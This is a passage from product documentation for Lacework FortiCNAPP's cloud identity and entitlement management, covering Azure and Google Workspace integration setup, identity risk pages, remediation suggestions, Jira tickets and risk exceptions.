To take full advantage of Lacework FortiCNAPP identity management capabilities, enable the following:

- **(Required)** Azure Configuration integration: Allows analysis of the identity configuration.

  To take full advantage of identity management capabilities, we recommend creating a configuration integration with your Azure organization management account (using your preferred method: Manual or Terraform) so that we can analyze policies and Entra ID data.

  To learn more about Azure organizations, tenants, and subscriptions, refer to Subscriptions, licenses, accounts, and tenants for Microsoft's cloud offerings.

- **(Recommended)** Azure Activity Log integration: Lets Lacework FortiCNAPP determine what entitlements are used and other risks based on usage, such as dormant users, dormant access keys, and more.
- **(Recommended)** Azure agentless workload scanning: Allows detection of hardcoded access keys belonging to identities.

Supported features

The following features are available when Azure identity integration is configured:

- *Cloud provider* filter option for Azure on all identity pages.
- New Azure-based *Overview* charts and *Identity Explorer Overview* page.
- *Top Identity Risks* page for Azure identities.
- Identity entitlement-based risks for Entra users, groups, and service principals.
- Identity summary screens for Entra users, groups, and service principals.
- Entitlements screen for users, groups, and service principals.
- Linked identities screen for users, groups, and service principals.
- Exceptions screen for Azure risk properties.
- Support for net effective permissions:
  - Direct role assignment based permissions.
  - 1-hop permissions via group membership.
  - Deny Assignments.

    - Permission inheritance (child resources inherit parent resource permissions).
- Support for remediations.
- Excessive privileges analysis.

Integrate Google Cloud Identity/Workspace

Integrate Lacework FortiCNAPP with Google Cloud Identity/Workspace to gain unified visibility and deeper insights into your identity security and enhance other Lacework FortiCNAPP capabilities such as attack path analysis, threat alerts, and resource inventory.

Prerequisites

- Access to the Google Cloud Identity/Workspace admin console and privileges for creating custom roles. If you need help determining whether you have access, attempt to complete Step 2.
- An existing active GCP config integration within Lacework. The integration can be either at the org or project level. If you don't have an existing GCP config and audit log integration within Lacework FortiCNAPP, follow the procedures described in Google Cloud Configuration Integration - Manual Configuration on page 377 to create one.

Configuration

Step 1: Create or Reuse GCP Service Account

This service account will be used to pull Google user and group information from Google Cloud Identity/Workspace.

You have two options:

- Option 1: Use the same GCP service account you are using (in your GCP config integration) to pull GCP config information. If you choose this option, verify that you have access to the service account key associated with the GCP service account or you can create a new one.
- Option 2: Create a separate service account to pull Google user and group information. Follow the procedures described in Create a Service Account on page 303.

Step 2: Add Permissions to Your GCP Service Account

This step adds necessary permissions to your GCP service account to pull Google user and group information from Google Cloud Identity/Workspace.

Now that you have a service account, you have two options. Follow the procedures for your chosen option.

- Option 1 is slightly simpler to set up, but it syncs all of your Cloud Identity/Workspace users. If you use Workspace to host GCP and non-GCP users, then you will see a lot of non-GCP users using Gmail, Drive, and others will be displayed in Lacework FortiCNAPP.

- Option 2 will sync the users in a particular OU if you have your cloud users in a specific org unit.

Option 1: Sync all OU metadata, groups, and users

To create a custom role in the Google Cloud Identity/Workspace:

1. In the Google Workspace admin console (admin.google.com), go to *Account > Admin roles*.
2. Enter a name for a new custom role, for example, “Lacework FortiCNAPP CIEM for GCP”.
3. Select the following privileges (checkboxes):
   - Admin Console privileges:
     - Reports (Note: The audit log sync feature will be available in the future.)
   - Scroll down to the Admin API privileges section:
     - Organizational Units > Read
     - Users > Read
     - Groups > Read

To assign the custom role to the service account:

1. In the admin console, go to *Account > Admin roles > Assign Admin > Assign service accounts*.
2. Enter the email address of the service account you chose in Step 1, for example, SERVICE_ACCOUNT_NAME @ PROJECT_ID .iam.gserviceaccount.com.

Option 2: Sync OU metadata, groups, and a subset of users

To create the first custom role in the Google Cloud Identity/Workspace:


This role has permissions to read OUs and users.

1. In the Google Workspace admin console (admin.google.com), go to *Account > Admin roles*.
2. Enter a name for a new custom role, for example, “Lacework FortiCNAPP CIEM for GCP”.
3. Select the following privileges (checkboxes):
   - Scroll down to the Admin API privileges section:
     - Organizational Units > Read
     - Users > Read

To assign the first custom role to the service account:

1. In the admin console, go to *Account > Admin roles > Assign Admin > Assign service accounts*.
2. Enter the email address of the service account you chose in Step 1, for example, SERVICE_ACCOUNT_NAME @ PROJECT_ID .iam.gserviceaccount.com.

You can select the OU where you have target user accounts that you want to sync to Lacework FortiCNAPP as in the following screen:



To create the second custom role in the Google Cloud Identity/Workspace:

This role has permissions to read groups and reports.

1. In the Google Workspace admin console (admin.google.com), go to *Account > Admin roles*.
2. Enter a name for a new custom role, for example, “Lacework FortiCNAPP CIEM for Google Groups”.
3. Select the following privileges (checkboxes):
   - Admin Console privileges:
     - Reports (Note: The audit log sync feature will be available in the future.)
   - Scroll down to the Admin API privileges section:
     - Groups > Read

To assign the second custom role to the service account:

1. In the admin console go to *Account > Admin roles > Assign Admin > Assign service accounts*.
2. Enter the email address of the service account.

Step 3: Enable APIs in the GCP Console

This step enables APIs for the Google Identity/Workspace integration. Completing it allows you to sync Google users and groups to Lacework FortiCNAPP.

1. In the GCP project console that the service account belongs to, go to *APIs and Services* and click *Enable APIs & Services* at the top.
2. Search for and enable the following APIs:
   - Cloud Identity API
   - Admin SDK API

Step 4: Create a New Identity Provider Integration in Lacework FortiCNAPP

This step creates a new identity provider integration via the Console to sync Google Cloud Identity/Workspace users and groups.

1. In the Lacework Console go to *Settings > Identity providers > Add New > Google Cloud Identity/Workspace*.
2. Click *Next*.
3. For *Name*, enter a unique name that displays in the Console.
4. For *Customer ID*, enter your GCP customer ID.
   If you need help finding your ID, see Find your customer ID.
5. For *API credential*, choose a file to upload your GCP service account key.
   - Upload the service account key selected in Step 1.
   - Verify that the service account key you are using is active (not in a disabled status or expired).
6. Click *Save*.
   The integration appears in the list of identity providers. You will start seeing your Google user accounts and groups in a few hours.

Limitations

Syncing Google Identities into Lacework FortiCNAPP

- Limited filtering options for user account sync: You can synchronize all users within Google Cloud Identity/Workspace OR users in a specific OU. Additional filtering options to sync a subset of users will be available in the future.
- All groups within your Google Cloud Identity/Workspace instance will be synchronized. Additional filtering options to sync a subset of groups will be available in the future.

CIEM

- Currently, we support Google deployments with a combination of GCP + Google Cloud Identity/Workspace. If you perform Identity Provider onboarding without a GCP config integration (in the prerequisites), you will see Google users and groups in Lacework FortiCNAPP. However, you will not be able to see entitlements and relevant information in the identity details page.
- We currently evaluate permissions in the following scenarios to calculate entitlements for a given Google identity. In the future, we plan to refine this capability by evaluating org/folder permission inheritance and revocations.
  - User > Role
  - User > Group > Role
  - User > Service account > Role
  - Group > Role
  - Group > Group > Role
  - Group > Service account > Role
  - Service account > role
  - Service account > Group > Role
  - Service account > Service account > Role
- Entitlement usage and excessive privileges:
  - Used status - We display Used status based on the user's activity recorded in GCP audit logs.
  - Unused status - This is a future capability.

    - Excessive status - This is a future capability.
    - Data events are excluded when calculating the usage status for an entitlement.
    - When you select GCP as the cloud provider in the identity listing page, we display both GCP service accounts and Google Cloud Identity/Workspace identities (users and groups). In the future, we will add a filter named 'Identity Provider' to view only Google Cloud Identity/Workspace identities (users and groups).
    - Per-entitlement usage sometimes has incorrect statistics, despite collecting correct data.
- GCP/Google identity data is not currently available in the Overview dashboard.

CIEM policies

When enabled, Cloud Infrastructure Entitlement Management (CIEM) policies generate alerts when the CIEM conditions tested by the policies are met. To avoid generating large numbers of alerts, these policies are disabled by default.

Depending on your environment, these policies can trigger a high number of identities related alerts.

You can find a reference to all of the CIEM policies on the CIEM policies page of Lacework FortiCNAPP Policies.

You can enable these policies to apply CIEM validation to your cloud resources as required by your environment. You can also customize your CIEM validation by cloning CIEM policies and then creating new queries and setting parameters like risk severity, number of days an identity is unused or unrotated and so on as appropriate for your environment.

You can can create your own CIEM policies by using the following CIEM data sources:

LW_CE_ENTITLEMENTS

LW_CE_IDENTITIES

LW_CE_LINKED_IDENTITIES

LW_CE_REMEDIATIONS

To view, enable, or create new CIEM policies from the GUI:

1. Go to *Policies > Threats*.
2. Search for CIEM polices.
   All CIEM policies include CIEM in the policy name. You can also refer to the list of CIEM policies here.
3. To enable a CIEM policy, set *Status* to *Enabled*.
4. You can create a new CIEM policy by viewing one of available CIEM policies and selecting *Clone*.

Identities Overview

Introduction to the Overview Page

The *Overview* page provides a consolidated view of all identity metrics.

- Use the filters or search if you want to display metrics for a subset of identities. By default, the tab displays all identity metrics from the latest week.
- Examine the Summary section to view high level information about excessive privileges, long-lived active access keys, user accounts, active/inactive users, and identities coverage.
- Scroll down to examine additional sections of trend information: high risk, low usage, identity activity, and identity compliance.
- Click *Explore* for any chart where you want to examine the data in more detail. For most charts, this opens the Explore: Identities page filtered to that chart's data. For example, clicking *Explore* for the Identities with excessive privileges chart opens the page filtered by Unused entitlements %.
  For some charts, clicking *Explore* opens filtered results on the Alerts page or Cloud compliance page.
- Use the available detailed information to begin deeper investigation into individual identities.

When the page displays your desired identity data, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Summary

The summary provides a high level view of excessive privileges, long-lived access keys, user accounts, active/inactive users, and identities coverage.

To view pre-filtered detailed data for a specific chart, click *Explore*.

Total alerts

This charts shows the number of identity related alerts grouped by alert severity.

Cloud User Accounts

This chart shows the trend for the number of active and inactive cloud user accounts.

Coverage

This chart shows the trend for the number of identities classified as groups and principals.

Identities with alerts

This chart shows the number of identities with alerts grouped by cloud provider.

Identities with Excessive Privileges

This chart helps you gauge how well you are adhering to least privilege access in your environment. You can select a different threshold of unused entitlements from the drop-down menu.

Unused active access keys older than 180 days

The summary defines access keys as long-term credentials for an IAM user or the AWS account root user.

This chart helps you gauge how well you are managing access keys. You can choose to display all access keys or only active or inactive keys.

Total Cloud User Accounts

This chart shows the trend for the number of total cloud user accounts.

Top 5 identities with most alerts

This table lists the five identities with the most alerts. Click an identity to view the identity details.

Top 5 policies with most alerts

This table lists the five policies that have generated the most identity-related alerts. Click a policy to view the policy details.

Trend Charts

Trend charts are divided into the following sections:

- High risk trends
- Low usage trends
- Identity activity trends
- Identity compliance trends

To display a chart's detailed data, filtered specifically for that chart, click *Explore*.

Top Identity Risks

Introduction to Top Identity Risks

The Top identity risks page provides a list of the top risks found during the selected time range.

To reach the Top identity risks tab, go to *Identities > Top identity risks*.

- Use the filters or search if you want to display a subset of top identity risks. By default, the page displays the most severe identity risks in descending order from the latest week.
- Click an identity from the list and examine its details displayed to the right.
- Click the information icon for each risk to display an explanation about why it is an identity risk factor.
- Click *Investigate* to open the identity's full details in the Explore: Identities page.
- Save and share a view.

You can also view identity risks in the Top risky paths with admin privilege role table on the Top work items page. The attack paths listed here use admin privilege identities to potentially expose your cloud data assets.

Top at Risk Identities

Use the search bar to find specific text in the columns. You can also download a CSV of the top at risk identities and their identity details.

Risk Severity

Each identity in the list has an overall risk severity. The overall risk severity is the highest severity of the risks that are associated with the identity. To lower the risk severity, you would need to remediate all of the highest severity risks. This would lower the risk severity to the highest severity of the remaining risks.

For example, if an identity has a risk severity of critical and there are two critical risks and three medium risks, fixing all critical risks would lower the overall risk severity to medium.

Identity Details

To view the identity in a resource context, click the View in Resource Inventory icon (next to the Principal ID). To view access key details, hover over the access key. For risk details, click individual risk information icons.

Save and Share a View

When the page displays your desired identity risks, click *Save* or *Create view* in the top right corner. This allows you to access the saved view later. You can also copy the link to a saved view by opening the list of saved views and clicking the Share view icon of the view you want to share. You can then send that link to others so they can see the same view. For more details about saved views, refer to Views Management.

Explore Identities and Identity Policies

The *Explore* page provides a list of identities or policies and their summary information.

- By default, the page displays identities from the latest week that are not disabled and have more than 0 entitlements.
  To display policies instead, select *Policies* from the dropdown. (Only summary information is currently available for policies.)
- Use the filters or search if you want to display a subset of identities or policies. By default, the page displays all identities from the latest week.
- Locate the identity that you want to investigate.
- Observe some of the identity information available in the table:
  - Risk severity - Identify the most important to address
  - Risks - Discover what types of risks exist
  - Unused entitlements % - Determine which identities have excessive privileges
- Click an identity in the list to display its details.
- Save and share a view.

The following sections detail the actions you can take and the information you can view when exploring identities and policies.

Identities

To display identities, select *Identities* from the dropdown menu.

Identity Filters

Use the following methods to refine what is displayed in the identities list:

- Use the search function at the top of the page to select a filter, operator, and values.
- Click the filters along the top of the page, select your choices, and click *Show results*. Click an active filter to remove it or click *Reset* and click *Show results*.

The following table lists available identity filters.

Filter	Description
Hide disabled and 0 entitlement identities	Display or hide identities that are disabled or have zero entitlements.
Risk	Display identities with the selected risks.
Risk severity	Display identities with the selected severities.

Filter	Description
Unused entitlements %	Display identities with the selected percentage of the total granted entitlements that are unused.
Cloud provider	Display identities for the selected cloud provider.
Identity type	Display identities of the selected types.
Principal name	Display identities with matching names.
Principal ID	Display identities with matching principal IDs.
Account/Project	Display identities for the selected accounts/projects.
Tags	Display identities with the selected tags.
Access keys	Display identities with the selected access keys.
Used entitlements %	Display identities with the selected percentage of the total granted entitlements that have been used.

Identities List

The list of identities appears below the filters and has the following information available.

Click the icons to refresh the table, download the table as a CSV, select columns, and search for specific text in the columns.

To go to an identity's details page, click an identity.

Column	Description
Identity name	An identity name is a unique identifier or name assigned to an individual or entity within the cloud environment. It represents a specific user, service account, group, or role that has access rights and permissions to interact with the cloud resources and services.
Identity type	An identity type refers to the classification or category of an identity within the cloud environment. Refer to Identity Types on page 1105 for a list of supported types.
Risk severity	The risk severity is the highest severity of the risks that are associated with the identity. Click the risk severity for details about the associated risks.
Risks	The risks that are associated with the identity. Color-coded icons indicate the risks' severities. Click the risks for details about the associated risks. Refer to Entitlement risks for a list of all possible risks.
Number of alerts	The total number of alerts generated for this identity in the specified date range.
Used entitlements	The percentage and number of the total granted entitlements that are used.
Unused entitlements	The percentage and number of the total granted entitlements that are unused.
Resources used	The percentage and number of resources that the identity has used (in the past 180 days) that it is entitled to. A used resource refers to any digital asset that is utilized or interacted with by

Column	Description
	users, applications, or processes within the cloud environment.
Services used	The percentage and number of services that the identity has accessed (in the past 180 days) that it is entitled to. A used service refers to a specific cloud service that is utilized or interacted with by users, applications, or processes within the cloud environment.
Linked identities	The number of identities that are linked to this identity. When a linked identity is established, it lets users authenticate themselves using their credentials from the external identity provider, and the cloud service provider verifies the identity and grants access based on the linked association. To view the specific identities, expand the value.
Last used	The last time the identity was used to access a resource or entitlement.
Created on	The time and date the identity was created.
Principal ID	The principal ID of the identity: • For AWS, this is the ARN associated with the identity. • For Google Cloud, this is the email associated with the identity.
Provider	The cloud service provider.
Account/Project	The account/project from the cloud service provider.
Tags	The tags assigned to the identity for categorization.
Key ID	The key ID from the cloud service provider.
Access keys	The access keys associated with the identity and whether they are active or inactive. You must guard them carefully because they can be used to access your cloud resources and perform unauthorized actions or compromise security.
Excessive entitlements	The percentage and number of the total granted entitlements that are excessive.

Risk Severity

The overall risk window provides a description and severity for each risk. To open this window, click the risk severity or risks.

The overall risk is the highest severity of the risks that are associated with the identity. To lower the overall risk, address all of the highest severity risks. This would lower the risk score to the highest severity of the remaining risks.

For example, if an identity has a critical overall risk with two critical risks and three medium risks, fixing all critical risks would lower the overall risk to medium.

To view the identity's details, click *Investigate*.

Policies

To display policies, select *Policies* from the dropdown menu.

Policy Filters

Use the following methods to refine what is displayed in the policies list:

- Use the search function at the top of the page to select a filter, operator, and values.
- Click the filters along the top of the page, select your choices, and click *Show results*. Click an active filter to remove it or click *Reset* and then click *Show results*.

The following table lists available policy filters.

Filter	Description
Cloud provider	Display policies for the selected cloud provider.
Account	Display policies for the selected accounts.
Policy type	Display policies of the selected types.
Policy name	Display policies with matching names.
Last updated	Display policies with matching update times.
Created on	Display policies with matching creation times.
Tags	Display policies with the selected tags.

Policies List

The list of policies appears below the filters and has the following information available.

Click the icons to refresh the table, download the table as a CSV, select columns, and search for specific text in the columns.

To go to a policy's details page, click a policy.

Column	Description
Policy name	Name of the policy.
Policy type	Type of policy. Supported types include inline (group, role, user), managed (AWS, customer), and resource.
Account	The account ID from the cloud service provider.
Provider	The cloud service provider.
Last updated	The last time the policy was updated.
Policy ID	The policy ID from the cloud service provider.
Tags	The tags assigned to the policy for categorization.
Created on	The date the policy was created.

Identity Details

In *Identities > Explore: Identities*, click an identity in the list.

- The Summary provides identity details and a trend chart for Granted vs. used (in the past 180 days) entitlements. Click the information icon for each risk to display an explanation about why it's an identity risk factor.
- The Entitlements tab displays the used and unused entitlements for each service. Click a service in the left panel to display its resource and entitlement details.
- The Linked identities tab contains two separate subtabs with inbound and outbound privilege information. Click the More actions icon to view identity details or open the Resource Inventory.
- The Remediations tab provides information about available remediations based on the risks identified for the specified identity. Click a remediation to view the suggested actions, rationale for remediation, and resulting risk reduction.
- The Exceptions tab lets you create exceptions to risks and provides information about existing exceptions.

Summary

This tab provides a summary of identity details.

The risk severity is the highest severity of the risks that are associated with the identity.

To view the identity in a resource context, click the *View in Resource Explorer* icon (next to the Principal ID). To view access key details, hover over the access key. For risk details, click individual risk information icons.

The *Summary* tab displays the following information as well as related alert information and a trend chart for granted vs. used entitlements.

AWS

AWS instance profiles also display a table for associated EC2 instances.

Field	Description
Name	The name is a unique identifier or name assigned to an individual or entity within the cloud environment. It represents a specific user, service account, group, or role that has access rights and permissions to interact with the cloud resources and services.
Identity Type	An identity type refers to the classification or category of an identity within the cloud environment. Refer to Identity Types on page 1105 for a list of supported types.
Principal ID	The ARN associated with the identity.
Account	The AWS account number.

Field	Description
Last used time	The last time the identity was used to access a resource or entitlement.
Created time	The time and date the identity was created.
Access keys	Applicable to user identity types only. The access keys associated with the identity and whether they are active or inactive. You must guard them carefully because they can be used to access your cloud resources and perform unauthorized actions or compromise security.
Risks	The identity's overall risk and the individual risks that are associated with the identity. Color-coded icons indicate the risk severity. Click the information icon for details about each risk. Refer to Entitlement risks for a list of all possible risks.
Tags	The tags assigned to the identity for categorization.

Azure

Azure identity integration is currently in preview.

Field	Description
Name	The name is a unique identifier or name assigned to an individual or entity within the cloud environment. It represents a specific user, service account, group, or role that has access rights and permissions to interact with the cloud resources and services.
Identity Type	An identity type refers to the classification or category of an identity within the cloud environment. Refer to Identity Types on page 1105 for a list of supported types.
Account	The Azure account ID.
Principal ID	The object ID associated with the identity.
Created time	The time and date the identity was created.
Risks	The identity's overall risk and the individual risks that are associated with the identity. Color-coded icons indicate the risk severity. Click the information icon for details about each risk. Refer to Entitlement risks for a list of all possible risks.

Google Cloud

Google Cloud identity/workspace integration is currently in preview.

GCP service accounts also display tables for access keys and service account users.

Field	Description
Name	The name is a unique identifier or name assigned to an individual or entity within the cloud environment. It represents a specific user, service account, group, or role that has access rights and permissions to interact with the cloud resources and services.
Identity Type	The identity type refers to the classification or category of an identity within the cloud environment. Refer to Identity Types on page 1105 for a list of supported types.
Email	The email of the identity.
Project ID	The ID of the project from Google Cloud.
Title	For Google users only. The title of the user.
Department	For Google users only. The department of the user.
OU name/path	For Google users only. The name of the OU or path to the OU.
Multi-factor authentication	For Google users only. Whether multi-factor authentication is enrolled in and enforced.
Description	For Google groups only. Description for the group.
Admin created	For Google groups only. Whether the group was created by an admin.
Hierarchical path	For GCP service accounts only. The complete path to the service account.
Service account type	For GCP service accounts only. Service accounts can be user-managed (which you create and manage yourself) or service agents (which Google Cloud creates and manages).
Last used time	The last time the identity was used to access a resource or entitlement.
Created time	The time and date the identity was created.
Risks	The identity's overall risk and the individual risks that are associated with the identity. Color-coded icons indicate the risk severity. Click the information icon for details about each risk. Refer to Entitlement risks for a list of all possible risks.

Identity Types

- AWS group: A collection of IAM users that lets you specify permissions for multiple users. For more information, refer to IAM user groups in the AWS documentation.
- AWS instance profile: It represents the identity of an EC2 instance. The EC2 instance profile's permissions are derived from assuming a role that has permissions defined by an authorized user. For more information, refer to Using instance profiles in the AWS documentation.
- AWS role: An IAM identity that you can create in your account that has specific permissions. For more information, refer to IAM roles in the AWS documentation.

- AWS root user: The single sign-in identity you begin with when you create an AWS account. It has complete access to all AWS services and resources in the account. For more information, refer to AWS account root user in the AWS documentation.
- AWS service: A specific cloud functionality.
- AWS service-linked role: A type of IAM role that is linked directly to an AWS service. It is predefined by the service and includes all permissions that the service requires to call other AWS services on your behalf. For more information, refer to Using service-linked roles in the AWS documentation.
- AWS user: An entity that represents the human user or workload that uses the IAM user to interact with AWS. For more information, refer to IAM users in the AWS documentation.
- Azure user: A single account that represents a human user and is defined by a primary email address.
- Azure user group: A collection of multiple Azure users that is defined by an email address. Each member of an Azure user group inherits the IAM roles granted to that group.
- Azure service principal: A special kind of identity that is used by applications and other types of machine users and defined by its email address. Each service account belongs to an Azure application.
- Google group: A collection of multiple Google users that is defined by its email address. Each member of a Google group inherits the IAM roles granted to that group.
- Google user: A single account that represents a human user and is defined by a primary email address.
- GCP service account: A special kind of identity that is used by applications and other types of machine users and defined by its email address. Each service account belongs to a Google Cloud project.

Entitlements

This tab displays the percentage and number of the total granted entitlements that are excessive for each service. Click a service in the *Services* panel to display its details. You can optionally display the percentage and number of unused entitlements for each service.

The *All entitlements for resource* table shows the following information:

Column	Description
Resource name	The ARN or expression of the resource that the identity has privileges for.
Permissions	The permissions that the entitlements allow. If a non-expanded wildcard is present, it means that none of the permissions within that wildcard are used. Wildcards are expanded if any discrete permissions within the service are used.
Status	The status can be Excessive, Used, or Unknown. Excessive means there are unused permissions that should be removed. Used means the entitlement was used in the last 180 days. Unknown means this data is not recorded in event logs so usage cannot be determined.
Account or Project	The account identifier from the cloud service provider.
Last used	How long ago the entitlement was used.
Last used date/time	The last time the entitlement was used. *No* means it has not been used in the last 180 days.

Possible reasons why an identity has no entitlements:

- The identity does not have any permissions granted.
- The identity has entitlements, but all of them have been revoked.

Linked Identities

This tab contains two separate subtabs with the following information:

- Inbound: The selected identity's privileges can be assumed by the identities listed here. For example, if the current identity is an AWS role and a list of users is in this section, then these users can assume the role in question.
- Outbound: The selected identity can assume the privileges of the identities listed here. For example, if the current identity is an AWS role and a list of users is in this section, then the role in question can assume these users' privileges.

The tables have the following information:

Column	Description
Name	Name of the identity.
Principal ID	The principal ID from the cloud service provider: • For AWS, this is the ARN associated with the identity. • For Google Cloud, this is the email associated with the identity.
Identity type	The type of identity.
Account ID	The account ID from the cloud service provider.
Account alias	The account alias from the cloud service provider.

The *More actions* icon lets you access actions such as *View identity details* and *View in Resource Inventory*.

Remediations

This tab provides information about available remediations based on the risks identified for the specified identity.

For detailed information, refer to Identity Risk Remediation.

Exceptions

This tab lets you create exceptions to risks and provides information about existing exceptions.

For detailed information, refer to Identity Risk Exceptions.

Identity Risk Remediation

The *Remediations* tab provides remediation suggestions, rationale, and risk changes that remediation achieves. Remediation is currently available for Excessive privilege identity risks.

Excessive Privilege Risk Remediation

Overview

It is important to address identities with excessive privilege risk so you can right size your permissions and implement least privilege access.

For example, one remediation that is available for correcting excessive privilege risk is *Detach policy*.

The remediation displays the number and percentage of entitlements removed. These values represent what would be removed by performing this remediation. For example, you could have following values for Remediation and Entitlements removed:

Detach policy AdministratorAccess 361 (64.12%)

This means that detaching the AdministratorAccess policy removes 361 entitlements, which equal 64.12% of the total entitlements.

Remediation Details

The following information is available for each remediation:

- Suggestion - What you can do to accomplish remediation.
- Rationale - Why you should perform remediation.
- Risk reduction - What the remediation achieves in reducing risk severity and removed entitlements. The table provides risk information before and after remediation as well as the risk change achieved.
- Details about entitlements, including service, resource, action, and policy.
- Ticketing - Click *Create ticket* to create a Jira ticket to track the remediation work for the identity risk. If a ticket already exists for the remediation, a link to the ticket is displayed.

Statement Indexes

AWS policies let you include multiple statements to define multiple entitlements or a set of entitlements. For example, you have the following statements:

- Statement 1: Allow start and stop actions for EC2 instances with name starting with "project-1".
- Statement 2: Allow read and delete actions for the S3 buckets: customer-data, sales-orders.

The statement index helps you pinpoint the place where the excessive privileges are defined.

Remediations Offered

The following remediations are available for excessive privilege risks.

Detach policy

- Suggestion - Remove the specified policy from the specified principal.
- Rationale - The identity has not used any of the access granted by this policy in the last 180 days. If an identity has access to more resources, data, or functionality than it actually needs, it increases the attack surface and potential risks. Removing unused entitlements will help with compliance, privacy, resource management, and simplified auditing.

Remove identity entitlements

- Suggestion - Remove entitlements from the specified identity. You can remove these entitlements either by removing them from all listed policies (which may affect other users) or by adding an explicit Deny policy for this identity.
- Rationale - This identity has not used any off the access granted by the listed entitlements in the last 180 days. If an identity has access to more resources, data, or functionality than it actually needs, it increases the attack surface and potential risks. Removing unused entitlements will help with compliance, privacy, resource management, and simplified auditing.

Remove policy entitlements

- Suggestion - No identities attached to the specified policy have used any of the listed entitlements in the last 180 days. You can safely remove these entitlements from the given policy.
- Rationale - If an identity has access to more resources, data, or functionality than it actually needs, it increases the attack surface and potential risks. Removing unused entitlements will help with compliance, privacy, resource management, and simplified auditing.

Identity Risk Remediation Tickets

Create a Ticket

You can create a Jira ticket to track the remediation work for identity risks. To create tickets, you must be a user with identities write permissions in the Console.

Before you can create a Jira ticket, a Jira alert channel must already exist in the Console. If one does not exist, create one before continuing. You can use a bidirectional integration. Bidirectional updates will work for all supported features but will not work for remediations within Identities. This means the remediation tickets in Identities do not reflect ticket status changes in Jira. You do not need to create an alert rule for remediation ticket creation.

To create a ticket:

1. Go to *Identities > Explore: Identities*.
2. Click the identity you want to view and click the *Remediations* tab.
3. Click the remediation you want to create a ticket for and scroll to the Ticketing section.
4. Click *Create ticket*.
5. Provide a summary and description of the ticket.
   The description will also include the suggestion and rationale provided by Lacework FortiCNAPP and a link to the Console dashboard.
6. Select the Jira alert channel where you want the ticket to be created.
   After you select the channel, Lacework FortiCNAPP populates the channel details, which depend on your Jira configuration. Details that Lacework FortiCNAPP populates could include the project key, domain, and issue type. Your Jira integration defines the project and issue type that gets created.
7. Click *Create ticket*.

The remediation now has a link to its Jira ticket.

Review a Ticket

To review a remediation's existing ticket:

1. Go to *Identities > Explore: Identities*.
2. Click the identity that has the remediation you want to view and click the *Remediations* tab.
3. Click the remediation you and scroll to the Ticketing section.
4. Click the link to the ticket.

Identity Risk Exceptions

Exceptions are a mechanism that lets you specify certain risk factors to ignore when Lacework FortiCNAPP calculates identity risk severity.

Some reasons to create an exception:

- You are willing to consider some risks as accepted risks. Perhaps you have a short-lived risky test environment. Another example is if the identity is a root account or a break-glass account, these types of accounts inherently have a lot of permissions that are seldom used.
- You have already implemented or will soon implement a fix to address the risks in question.
- There are other measures in effect that are not accounted for by what Lacework FortiCNAPP observes in your environment.
- You can confirm or can reasonably conclude that a detected risk is a false positive.

To reach the Exceptions tab, go to the *Explore: Identities* page, click an identity, and then click *Exceptions*. You can do the following:

- Create exceptions for that individual identity
- Review existing exceptions and their details (which risks they apply to, why they were created, who created them, when they expire, and status)
- Edit or remove existing exceptions

To create and edit exceptions, you must be a user with identities write permissions in the Console.

For a use case, refer to Add an Exception for One or More Risks.

Exceptions List

Use the following methods to define which exceptions are displayed.

- Select the time of assessment
- Choose to display *All*, *Active*, or *Inactive* exceptions

Click the icons to select which columns to display or search the exceptions.

Each exception has the following details.

Column	Description
Name	The name of the exception.
Created by	The user that created the exception.
Created on	The date the exception was created.
Expiration	The date the exception expires.
Rationale	The reason why the exception was created. Available rationale include: Accepted Risk, Planned Work, Fix Pending, Compensating Controls, False Positive, and Other.

Column	Description
Status	The current status of the exception, such as Active or Expired.

Create an Exception

To create an effective exception, follow these guidelines:

- Ensure you select only the risks that you have a reason to ignore.
- Configure a short expiration date; a short expiration duration will help reduce risk. You can always extend the expiration date if needed. Leaving an exception for longer than necessary could increase risk.

1. Go to *Identities > Explore: Identities*.
2. Click the identity you want to add an exception for.
3. Switch to the *Exceptions* tab and click *Create new exception*.
4. Select the scope of the exception. You can select specific risks or all of the active risks. Only risks associated with the identity in question are displayed.
5. Click *Next*.
6. Provide a name and select a reason for the exception.
7. Select an expiration date for the exception. We recommend setting a short expiration duration to help reduce overall risk.
8. Provide a thorough description of the exception.
9. Click *Save exception*.

Remember that an active exception has the following impact:

- Excepted risk properties are not considered in calculating the overall identity risk severity. This may result in a false sense of security.
- We strongly recommends configuring an expiration date. A short expiration date will time-box the risk (until the expiration date) that is created by accepting or suppressing the risk.
- When an exception expires, all of its excepted risks are included in the identity's risk severity calculation, which may increase its overall risk.
- You can close the exception at any time.

Edit Exceptions

To display an exception's details, click the exception.

To edit the exception, click *Edit exception*.

Details

Exception details include the following fields.

Field	Description
Created by	The user that created the exception.
Created on	The date the exception was created.
Last updated	The date the exception was updated.
Expiration	The date the exception expires.
Rationale	The reason why the exception was created. Available rationale include: Accepted risk, Fix pending, Compensating controls, False positive, and Other.
Description	The description of the exception.
Excepted risks	The risks that the exception applies to.

Changelog

The changelog tracks any updates made to the exception.

Impact

The impact tab provides general details about the impact of an exception.

Close Exceptions

To close an exception, click the exception, *Close exception*, and then *Confirm*.

When you close an exception, Lacework FortiCNAPP recalculates the identity's risk severity by including all of the excepted risks you just removed.

Entitlement Risks

This topic lists all possible entitlement risks grouped by category.

Allows Access

Allows Full Admin

